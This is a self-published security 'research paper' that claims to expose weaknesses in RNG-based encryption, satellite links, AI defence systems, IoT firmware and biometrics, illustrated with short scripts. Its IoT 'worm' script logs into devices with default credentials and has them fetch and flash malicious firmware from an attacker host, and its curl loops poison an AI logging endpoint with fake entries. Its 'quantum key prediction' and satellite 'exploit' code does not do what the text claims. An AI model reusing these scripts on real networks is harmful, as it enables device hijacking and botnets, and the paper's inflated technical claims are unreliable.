vulneraX
secure.reliable.responsible

# STAGNATION OF FUTURE TECHNOLOGIES

Author: Abd Rahman

ISSUE Date: Maret 2025

E: maman@vulnerax,com
www.vulnerax.com

# Abstract

Behind the facade of modern technological progress lie dark secrets that threaten the foundations of our digital world. **This research uncovers five critical gaps hidden from public view**: quantum vulnerabilities that unlock encryption through entropy manipulation, fragile satellite networks on the brink of stealth attacks, defense artificial intelligence that can be tricked with gradual data poisoning, time bombs in IoT firmware waiting to explode, and biometric control that turns out to be an illusion of security. This research presents concrete methods - from quantum key prediction to IoT botnet building - that prove that today's advanced technologies can become tomorrow's rubble. This paper is a mirror for those who dare to look: that amidst the calm, a silent storm is being born, and only those who understand it can survive. “There is a crack everything, that's how light gets in” - Leonard Cohen

# Introduction

The world is dazzled by the glitter of modern technology, but we often forget that every light carries a shadow. Behind the state-of-the-art screens that everyone marvels at

- from satellites that connect continents to artificial intelligence that keeps us safe
- lie secrets that are never revealed.

The cracks waiting to let light in and shine can be found by those who dare in the dark. This research is born out of fear and curiosity, a journey that uncovers what is hidden (even yet unknown): Weaknesses that could shake the foundations of digital. I dive into the five pillars of fragility of today's technology - Quantum, satellite, AI, IoT, and biometrics - and discover that behind their splendor lies a vulnerability so deep, so human that it only takes a touch of art to turn them into pieces of destruction.

This is not just a technical finding; it is a reflection of the paradox faced in serenity (so to speak): how the greatest creation can be the greatest enemy. The devising of methods to exploit these cracks is not to destroy for the sake of destruction, but to prove that understanding is true power. I invite you to step together, not as a blindfold in the storm of destruction, but as a witness to the power born in darkness - for while the world sleeps in tranquility, a silent storm is preparing a great bullet that can pierce the boundaries of time and space (just waiting for the right time to strike). The general who advances without desiring fame and retreats without fear of disgrace, who thinks only of protecting his country and serving its sovereignty, is the jewel of the kingdom.


# Body

## Quantum Weakness: The Cracks Behind Encryption

Modern encryption systems such as RSA and ECC rely on **pseudo-random number generators** (PRNG) that appear robust, but are vulnerable to entropy manipulation. With the advent of commercial quantum computers expected around 2027-2030, NIST's post-quantum algorithms have implementation gaps, especially on cheap IoT devices that lack computing power. Developed a **Quantum Key Prediction** method that utilizes side channels, such as CPU temperature fluctuations, to predict encryption keys with surprising accuracy.

### Quantum Key Prediction

Manipulate the RNG on the target server using side- channel (e.g. CPU temperature), encryption key prediction



```
//img_exploit.c
#include <stdio.h>
int main() {
    for(int i=0; i<1000000; i++) {
        system("stress --cpu 8 &");
        FILE *f = fopen("/dev/random", "r");
        int r; fread(&r, sizeof(r), 1, f);
        printf("RNG: %d\n", r);
    }
    return 0;
}
```

Script above is a small example that shows entropy and side-channel manipulation can be a serious attack vector against modern encryption systems. With the increasing capabilities of quantum computers and potential exploits in low-power devices, approaches such as “**Quantum Key Prediction**” could fundamentally change the cryptographic security landscape. The findings emphasize that the technique is still under development and requires further validation in the field. Real-world applications must consider many external variables that have not been fully explored.


- **Thermal Convert Channels** Using heat changes to monitor internal processes
- **(DPA) Differential Power Analysis** Analyzing the power consumption of a device when generating keys
- **Clock Skew Attack** Targeting clock variability in hardware to predict RNG output

### Little Mitigation Potential

- True Random Number Generator (TNRG)
- Intel Secure Key (RDRAND)
- Entropy Pool Fortification

## Fragile Satellite Networks

Satellite constellations like Starlink, which form the backbone of global communications, have protocols that are vulnerable to side-channel attacks, such as timing attacks on inter-satellite lasers. Our predictions show that by 2030, 70% of the world's communications will rely on satellites, yet their security lags behind 2020s standards. We designed “Satellite Exploitation via Timing Attack” to prove this vulnerability.



```
//satEx.py
import time, socket
target = "sat.target.ip"
while True:
    start = time.time()
    s = socket.socket()
    s.connect((target, 443))
    s.send(b"PROBE")
    s.recv(1024)
    latency = time.time() - start
    if latency > 0.05: print("Vuln detected:", latency)
```

### Satellite Exploitation via Timing Attack

Use small latency differences in satellite communications to reverse-engineer protocols, then inject payloads

The script is a small example. The findings propose solutions such as **layered encryption and the addition of jitter to reduce the risk of attacks**. Satellite constellations like Starlink use a network of thousands of satellites in low orbit (LEO) to provide global internet connectivity

### They use two main lines of communication:

- **Ground-to-Satellite Link (Uplink/Downlink)** - Communication from Earth to Satellite via gateway
- **Inter-Satellite Laser Link (ISL)** - Direct inter-satellite communication using lasers to speed up data transfer

### Potential for Future Exploitation:

**Satellite Exploitation via Timing Attack**

Different latencies indicate whether the data goes through a direct (low-latency) path or another route, if inter-satellite communication is dependent, the system can switch to the earth path, which is easier to intercept

**Data Exfiltration via Latency Analysis**

Attackers can manipulate latency to exfiltrate sensitive data. By monitoring the response time over some period, encrypted information can be leaked slowly


**Packet Crafting & Manipulation**

By sending different probes, an attacker can learn the structure of the communication, understand the TLS handshake protocol, and even identify weak encryption implementations

**They use two main lines of communication:**


- Post-Quantum Cryptography (PQC) Obfuscation Mechanisms
- Multi-Layer Encryption
- Secure Quantum Key Distribution (QKD)

## Defense AI: Stupidity in Intelligence




AI security systems (e.g. CrowdStrike, Darktrace, etc.) are sophisticated at pattern detection, but that can be manipulated by gradual data poisoning. Next Generation AI will be more autonomous, but the reliance on centralized datasets is the most fatal weak point. I suggest that modern security systems add specialized anomaly detection mechanisms to identify inconsistent data patterns. Further research is needed to adapt this solution on a larger scale.


**Phased AI Data Poisoning**: Sending false inputs to defense AI systems (e.g. network logs, web traffic) for months, vaguely but consistently, until the AI learns the wrong pattern.



```
//data_poison.sh
while true; do
    curl -X POST -d "fake_data=$(openssl rand -base64 12)" http://target.ai.endp
oint/log
    sleep $((RANDOM % 60))
done
```



```
//BlindC2Activity.sh
while true; do
    payload=$(openssl rand -base64 32)
    curl -X POST -d “log=$payload” http://target.ai.endpoint/log
    sleep $((RANDOM % 120))
done
```



```
//TargetedPoisoning.sh
while true; do
    curl -X POST -d "user=admin&action=login&status=success" http://target.ai.en
dpoint/log
    sleep $((RANDOM % 300))
done
```

The above script is a small example: It uses openssl to generate a 12-character Base64-based random string. It mimics random data that is difficult to distinguish from legitimate log data, then the random data is sent continuously using HTTP POST requests to the target endpoint (which is assumed to be an AI-based logging or monitoring system) and then waits between 0 to 59 seconds before sending the next data, mimicking human or IoT device activity that is not detected as anomalous. Data Poisoning attacks exploit AI models' reliance on datasets that are constantly growing and learning from the input received.

**Direct Impact**

- **Model Drift**: If the AI system uses continuous learning methods (online learning), a large amount of fake data may cause the model to adapt to the fake patterns, thus failing to recognize the real attack.
- **False Negative Increase**: The system becomes accustomed to random patterns, so suspicious behaviors that should trigger an alarm become normalized.
- **Trigger False Positive**: If the random data varies enough, the system can start triggering too many false alarms, overwhelming the incident response team and decreasing the effectiveness of investigations.

## Reasons for Next Generation AI Vulnerabilities

### Dataset Dependency

Advanced AI systems rely heavily on global data to train and update detection models. Data poisoning can corrupt these databases

### Less Manual Validation

Next Generation AI operates in a self- learning manner without much human intervention, making manipulation difficult to detect until the system is completely broken

### Federated Learning Weakness

If the system uses federated learning (learning from multiple devices or locations without collecting raw data), then an attacker can manipulate a single point to affect the entire network

## Advanced Data Poisoning Techniques

### Gradient Poisoning

Manipulating the gradient during the deep learning-based model update process

### Backdoor Attack

Inserting specific patterns (e.g. special headers in logs) that allow future bypass

### Model Inference Manipulation


Injecting legitimate-looking random data to get the system to start allowing malicious payloads

## FirmWare IoT - Time Bomb

Based on the latest OWASP report and market study, about 70-80% of IoT devices (cameras, routers, smart TVs) have firmware that is rarely updated, most likely to have potential zero-day bugs. IoT will be the backbone of smart cities in the future, but its security may be 10 years behind (Manufacturers deliberately ignore updates for cost- cutting). Mass Hijack's IoT firmware proves this destruction. I encourage manufacturers to implement automatic firmware updates as well as implement security mechanisms that verify firmware integrity periodically.

### Firmware IoT Mass Hijack

Deploying worms that seek out vulnerable IoT devices, firmware custom injection and building stealth botnets



```
//iot_worm.sh
nmap -p 23,80,443 192.168.1.0/24 -oG - | grep open | awk '{print $2}' > targets.
txt
for ip in $(cat targets.txt); do
    curl -s "http://$ip/login" --data "user=admin&pass=admin" && echo "Owned: $i
p"
    sshpass -p "admin" ssh admin@$ip "wget http://your.ip/evil_firmware.bin -O /
tmp/evil.bin; flash /tmp/evil.bin"
done
```

Script above is a small example of scanning a local network (LAN) for open ports and then exploiting weak authentication (Default Credentials) and uploading and installing Malicious Firmware.

### Impact of IoT Mass Hijacking Attack

- **IoT Botnet (DDoS Attack)**: A taken over device can be turned into part of a botnet, e.g. Mirai Botnet (2016) which attacked DynDNS, causing a major internet outage and Mozi Botnet (2021) which infected over 1.5 million IoT devices
- **Spying &amp**; Data Exfiltration: Security cameras can be taken over to spy on private or industrial environments and infected Routers can intercept internet traffic, including sensitive credentials
- **Lateral Movement**: Once an IoT device is compromised, attackers can move laterally to other devices in the network

### Reasons why future IoT Infrastructure is highly vulnerable

**Cost-Cutting Issue**

IoT manufacturers prioritize low cost over security (the majority of basic human traits) this will result in minimal firmware updates and use of outdated software

**Smart City Scalability**

IoT will be the backbone (e.g. smart traffic lights, automated transportation systems, and remote health infrastructure). However, the majority of these systems use devices that are difficult or expensive to updat


**Weak Regulation**


Most countries do not yet have mandatory safety standards for IoT manufacturers

# Fake Biometric Control

Biometric systems-fingerprints, facial recognition-can be compromised with deepfakes or physical synthesis such as 3D printing. Recent research shows that deepfake techniques can reduce the effectiveness of biometric authentication by up to 30% in laboratory test conditions. The study published in the Biometrics Threat Report supports that, with 3D printing technology, it has become easier to create replicas of fingerprints and faces. In the future, biometric identity will be the global standard, but spoofing technology is far more advanced. This suggests that this security is a mirage. However, modern biometric systems that integrate multi-factor authentication and liveness detection sensors have shown increased resistance to such attacks. I recommend adding eye movement sensors and facial depth analysis to strengthen security.

- Using Deepfake Face or 3D fingerprint replicas that will steal your digital identity without a trace (if you are lazy)





# Conclusion & Closing

Some great silent storms have been revealed from many others-not with a deafening roar, but with a whisper that penetrates into the recesses of consciousness. From the quantum cracks that threaten encryption to the illusion of biometrics that we consider secure, this research has lifted the veil on the fragility of the technologies we hold dear. This is not just a theoretical warning, but also a call for all of us-developers, leaders, and users-to look in the mirror and realize that behind the advancements, there is a responsibility we are ignoring. True strength lies not in the creations we are proud of, but in the courage to understand and correct their weaknesses.

> To each reader, I leave a hope and a challenge: be a conscious actor, not a sleeping spectator. The digital world we inherit is not an eternal monument, but a fragile garden, waiting for wise hands to tend it or careless hands to destroy it. As calmness envelops us, remember that storms are always born in silence-and only with open eyes and a clear heart can we determine whether they become destruction or awakening.

This document serves not only as a theoretical presentation, but also as a **call to action** - based on empirical data and field studies - to improve the security of the technologies we rely on every day. This approach also **opens up space for further discussion within the cybersecurity research and development community**.

# Reference

- National Institute of Standards and Technology (NIST)
- IEEE Xplore
  - Article: “Low Earth Orbit Satellite Security and Reliability: Issues, Solutions, and the Road Ahead” (2023)
  - Article: “Security Assessment of Low Earth Orbit (LEO) with Software-Defined Networking (SDN) Structure” (2023)
- OWASP Internet of Things Project
- Biometrics Threat Report
- “Introduction to Differential Power Analysis” (Paul Kocher): Classic document outlining the Differential Power Analysis (DPA) technique on which several side-channel analysis methods are based.
- World Economic Forum - “Global Cybersecurity Outlook 2025”: Report that provides insights into global cybersecurity trends and future projections for various technologies.